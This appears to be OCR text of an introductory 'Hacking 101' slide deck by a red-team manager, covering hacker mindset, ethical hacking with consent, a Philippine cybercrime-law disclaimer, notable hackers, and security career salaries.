HACKING 101

by Ariz Soriano

Whoami

Introduction


- Infosec guy for six years and counting
  - Manager - Red Team Operations @ THEOS
  - Blue Team Content Engineer @ TryHackMe (Part-time)
    - Check out some of the TryHackMe rooms created by **ar33zy**
- Head of the Red Teaming Village @ ROOTCON
  - Visit our booth!

How to be a HACKERIST

Introduction

Disclaimer

Introduction



Republic of the Philippines
Congress of the Philippines
Metro Manila
Fifteenth Congress
Second Regular Session

Begun and held in Metro Manila, on Monday the Twenty-fifth day of July two thousand eleven.

[Republic Act No. 10175]

AN ACT DEFINING CYBERCRIME, PROVIDING FOR THE PREVENTION, INVESTIGATION, SUPPRESSION AND THE IMPOSITION OF PENALTIES THEREFOR AND FOR OTHER PURPOSES

Be it enacted by the Senate and House of Representatives of the Philippines in Congress assembled:

CHAPTER I
PRELIMINARY PROVISIONS

SECTION 1. *Title.* — This Act shall be known as the "Cybercrime Prevention Act of 2012".

https://www.officialgazette.gov.ph/2012/09/12/republic-act-no-10175/

Disclaimer

Introduction

Setting Expectations


Introduction

Guess the HACKER

Wanna get a Red Teaming Village shirt?


Guess the HACKER

Wanna get a Red Teaming Village shirt?



Guess the HACKER

Wanna get a Red Teaming Village shirt?



Xiao Tian

- Leader of the Chinese Hacker Group – China Girl Security Team
  - Over 2,200 female hackers

- Responsible for numerous defacements

Guess the HACKER

Wanna get a Red Teaming Village shirt?

Guess the HACKER

Wanna get a Red Teaming Village shirt?

Adeanna Cooke

- Former playboy model
- Famous for ethical hacking skills, also known as **Hacker Fairy**
- Hacked back a site with an unauthorized nude image of her

Guess the HACKER

Wanna get a Red Teaming Village shirt?

Guess the HACKER

Wanna get a Red Teaming Village shirt?

Jayson Zabate

- Infamous Ashley Madison Hack
  - Responsible Disclosure
- More than $69k bounty earnings
- Hall of fame on Oracle, Slack, Microsoft, Atlassian, etc.

What really is a HACKER?

Defining the word “hacker”

“Person who uses their technical skills and knowledge to gain unauthorized access to computer systems, networks, or digital devices with the intent to explore, manipulate, or exploit them.”


What really is a HACKER?

Defining the word “hacker”

- Individuals who possess advanced technical skills and expertise in a particular field
- **Mindset** – Challenging the traditional norms or pushing the boundaries of creativity


Mindset of a Hacker


What do you see?



Mindset of a Hacker

What do you see?





Mindset of a Hacker

Building the right mindset

- Thinking all the possibilities in any situation
- Abusing things that are not expected
- BREAK IT!

Hacking without JAIL TIME

Ethical Hacking 101

- Simplest way to say that hacking is an act of breaking something (computers).
- Ethical Hacking == HACK LEGALLY/WITH CONSENT
- PLAY STUPID GAMES, WIN STUPID PRIZES!

Hacking without JAIL TIME

Ethical Hacking 101

Hacking Life


Build the right mindset for every scenario

- Wireless / Radio Frequency Networks
  - Is it possible to sniff and see the text messages of other people?
  - Is it possible to disconnect everyone and get all the traffic bandwidth?

Hacking Life

Build the right mindset for every scenario


- Web Applications
  - Is it possible to see the chat messages of my boyfriend?
  - Is it possible to get money from another bank account and transfer it on my own?



Hacking Life

Build the right mindset for every scenario

- External Services
  - Is it possible to login and guess the password of the remote desktop?



Computer: Example: computer.fabrikam.com


User name: None specified

The computer name field is blank. Enter a full remote computer name.

Hacking Life


Build the right mindset for every scenario

- Security Tools
  - Is it possible to bypass the detection mechanism of the product?
  - Is it possible to blind the logging functionality of the product?



Why become a hacker?


WHY NOT?



200k Agad Ang Sahod After Graduation?
… See more

Why become a hacker?

MONEYYY



Top Paying Companies

- Google. $172,248/yr. 2K open jobs.
- Microsoft. $151,374/yr. 2K open jobs.
- PwC. $134,521/yr. 22K open jobs.
- Apple. $134,467/yr. 4K open jobs.
- Amazon. $126,852/yr. 13K open jobs.
- KPMG. $122,128/yr. 13K open jobs.
- Deloitte. $111,301/yr. 33K open jobs.
- SelfEmployed.com. $109,065/yr.

